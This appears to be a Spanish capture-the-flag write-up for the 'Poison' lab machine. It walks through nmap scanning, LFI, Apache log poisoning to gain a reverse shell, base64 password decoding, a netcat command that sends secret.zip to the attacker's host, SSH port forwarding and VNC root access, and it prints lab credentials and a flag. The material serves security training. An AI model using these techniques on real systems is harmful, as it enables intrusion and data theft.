


1. Enumeración

Como siempre, consultamos el TTL que nos devuelve el comando Ping para hacernos una idea del sistema operativo que tiene la máquina víctima. Si es un sistema operativo Windows, Linux, etc. En este caso, parece que es una máquina Linux.

```
/home/parrot/HTB/poison
ping -c 1 10.10.10.84
PING 10.10.10.84 (10.10.10.84) 56(84) bytes of data.
64 bytes from 10.10.10.84: icmp_seq=1 ttl=63 time=40.9 ms
```

Hacemos un examen exhaustivo con Nmap y vemos que realmente estamos ante una máquina con un sistema operativo FreeBSD.


```
# Nmap 7.92 scan initiated Wed Oct  5 18:23:58 2022 as: nmap -sCV -v -n -p 22,80 -oN targeted 10.10.10.84
Nmap scan report for 10.10.10.84
Host is up (0.036s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
| ssh-hostkey:
|   2048 e3:3b:7d:3c:8f:4b:8c:f9:cd:7f:d2:3a:ce:2d:ff:bb (RSA)
|   256 4c:e8:c6:02:bd:fc:83:ff:c9:80:01:54:7d:22:81:72 (ECDSA)
|_  256 0b:8f:d5:71:85:90:13:85:61:8b:eb:34:13:5f:94:3b (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.29 (FreeBSD) PHP/5.6.32
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Oct  5 18:24:08 2022 -- 1 IP address (1 host up) scanned in 9.59 seconds
```

Revisamos si la versión de SSH tiene alguna vulnerabilidad. Tiene una forma de enumerar usuarios.


En esta máquina no nos va a aportar mucho, pero nos creamos un “one liner” que ejecute el exploit disponible, recorriendo un diccionario de usuarios.

Saltamos al puerto 80 y analizamos con “whatweb” las tecnologías usadas.

Revisamos si existe algún exploit para la versión de Apache usada, pero la web no corre por SSL y no vemos ninguno interesante.




Navegamos por la web con nuestro explorador web.




2. Análisis de vulnerabilidades

Comprobamos que la web es vulnerable a LFI, podemos ver el fichero /etc/passwd.




Por el nombre de la máquina, aunque hay otra forma de ganar acceso que podríamos usar, entendemos que nos debemos aprovechar de un “log poisoning”. Revisamos si tenemos acceso al directorio de FreeBSD donde se guarda el fichero access.log de Apache. Efectivamente, tenemos capacidad de lectura.




3. Explotación e intrusión.


Para aprovecharnos del “log poisoning” vamos a modificar nuestro “User Agent” para recoger la información añadida en la URL. Vamos a probar si podemos ejecutar un “id”. Para trabajar más cómodamente, vamos a usar Burpsuite.




Comprobamos si el sistema tiene nc.




Codificamos la URL para que no nos de problemas.



Nos ponemos en escucha en nuestra máquina de atacante en el puerto 443 y ejecutamos.




Ganamos acceso.



4. Escalada de privilegios

Durante la fase de análisis de vulnerabilidades vimos que existía un usuario llamado charix cuando leímos el /etc/passwd. Intentamos acceder, pero no da error de privilegios. Listamos el directorio actual y vemos un fichero sospechoso llamado pwdbackup.txt. Lo revisamos y parece una contraseña que aun codificado en base64 13 veces.



Nos creamos un “one liner” que de forma recursiva vaya decodificando esa contraseña.

```
/home/parrot/HTB/poison ✗ INT #
└─ state=$(<passwd);for i in {1..13}; do state=$(<<<"$state" base64 --decode); done; echo "$state"
Charix!2#4%6&8(0
```

Clave: Charix!2#4%6&8(0

Accedemos a la máquina con las credenciales recientemente obtenidas. Revisamos el directorio del usuario charix y vemos un fichero llamado secret.zip.

```
drwxr-x---  2 charix  charix  512 Mar 19  2018 .
drwxr-xr-x  3 root    wheel   512 Mar 19  2018 ..
-rw-r-----  1 charix  charix 1041 Mar 19  2018 .cshrc
-rw-rw----  1 charix  charix    0 Mar 19  2018 .history
-rw-r-----  1 charix  charix  254 Mar 19  2018 .login
-rw-r-----  1 charix  charix  163 Mar 19  2018 .login_conf
-rw-r-----  1 charix  charix  379 Mar 19  2018 .mail_aliases
-rw-r-----  1 charix  charix  336 Mar 19  2018 .mailrc
-rw-r-----  1 charix  charix  802 Mar 19  2018 .profile
-rw-r-----  1 charix  charix  281 Mar 19  2018 .rhosts
-rw-r-----  1 charix  charix  849 Mar 19  2018 .shrc
-rw-r-----  1 root    charix  166 Mar 19  2018 secret.zip
-rw-r-----  1 root    charix   33 Mar 19  2018 user.txt
```

Nos lo traemos a nuestra máquina atacante. El fichero estará protegido con contraseña.

```
charix@Poison:~ % nc -w 2 10.10.14.63 443 < secret.zip
charix@Poison:~ %
```

```
/home/parrot/HTB/poison ✓ #
└─ nc -l -p 443 > secret.zip

/home/parrot/HTB/poison ✓ 7s #
└─ ls -la
drwxr-xr-x root   root   100 B  Thu Oct  6 09:38:51 2022 .
drwxr-xr-x parrot parrot  12 B  Wed Oct  5 18:20:22 2022 ..
.rw-r--r-- root   root   391 B  Wed Oct  5 18:23:10 2022 AllPorts
.rwxr-xr-x root   root   2.6 KB Wed Oct  5 18:42:27 2022 exploit.py
.rw-r--r-- root   root   1.2 KB Wed Oct  5 20:16:38 2022 passwd
.rw-r--r-- root   root   872 B  Wed Oct  5 20:15:05 2022 passwd.1
.rw-r--r-- root   root   166 B  Thu Oct  6 09:40:42 2022 secret.zip
```

Vamos a intentar romperlo con John para ver el contenido del fichero. Pero no lo conseguiremos.

```
/home/parrot/HTB/poison ✓ #
└─ zip2john secret.zip > hash.txt
ver 2.0 secret.zip/secret PKZIP Encr: cmplen=20, decmplen=8, crc=77537827
```

```
/home/parrot/HTB/poison
zip2john secret.zip > hash.txt
ver 2.0 secret.zip/secret PKZIP Encr: cmplen=20, decmplen=8, crc=77537827

/home/parrot/HTB/poison
cat hash.txt

File: hash.txt
1  secret.zip/secret:$pkzip2$1*1*2*0*14*8*77537827*0*24*0*14*7753*9827*8061b9caf8436874ad47a9481863b54443379d4c*$/pkzip2$:secret:secret.zip::secret.zip
```

```
/home/parrot/HTB/poison
john -w:/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 DONE (2022-10-06 09:45) 0g/s 8056Kp/s 8056Kc/s 8056KC/s !jonaluz28!..*7¡Vamos!
Session completed
```

Por tanto, vamos a ver si con la clave personal de charix podemos descomprimir el fichero.

```
/home/parrot/HTB/poison ✘ 0|1
unzip secret.zip
Archive:  secret.zip
[secret.zip] secret password:
 extracting: secret
```

Conseguimos una clave. Intentamos conectarnos por ssh como root y dicha clave, pero no funciona.

```
/home/parrot/HTB/poison
cat secret | xxd
00000000: bda8 5b7c d596 7a21                      ..[|..z!
```

Revisamos los puertos abiertos de la máquina víctima y vemos los puertos 5801 y 5901. Corresponden al servicio de VNC.

```
charix@Poison:~ % netstat -na
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        (state)
tcp4       0      0 10.10.10.84.22        10.10.14.63.49398      ESTABLISHED
tcp4       0      0 127.0.0.1.25          *.*                    LISTEN
tcp4       0      0 *.80                  *.*                    LISTEN
tcp6       0      0 *.80                  *.*                    LISTEN
tcp4       0      0 *.22                  *.*                    LISTEN
tcp6       0      0 *.22                  *.*                    LISTEN
tcp4       0      0 127.0.0.1.5801        *.*                    LISTEN
tcp4       0      0 127.0.0.1.5901        *.*                    LISTEN
udp4       0      0 *.514                 *.*
udp6       0      0 *.514                 *.*
```

Como son puertos solo accesibles desde el interior, vamos a realizar un “port fordwarding”. Esta sería la sintaxis del comando.

```
$ ssh -L [LOCAL_IP:]LOCAL_PORT:DESTINATION:DESTINATION_PORT [USER@]SSH_SERVER
```

```
/home/parrot/HTB/poison ✘ 1 #
ssh -L 5901:127.0.0.1:5901 -N -f charix@10.10.10.84
Password for charix@Poison:
```

Una vez establecido el túnel, intentamos conectarnos al servicio de VNC con la clave obtenida del fichero zip.

```
/home/parrot/HTB/poison ✔ 18s #
vncviewer 127.0.0.1::5901 -passwd secret
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Authentication successful
Desktop name "root's X desktop (Poison:1)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16
Same machine: preferring raw encoding
```

Ganamos acceso como root.

```
X Desktop
root@Poison:~ # cat /home/charix/user.txt
eaacdfb2d141b72a589233063604209c
root@Poison:~ #
```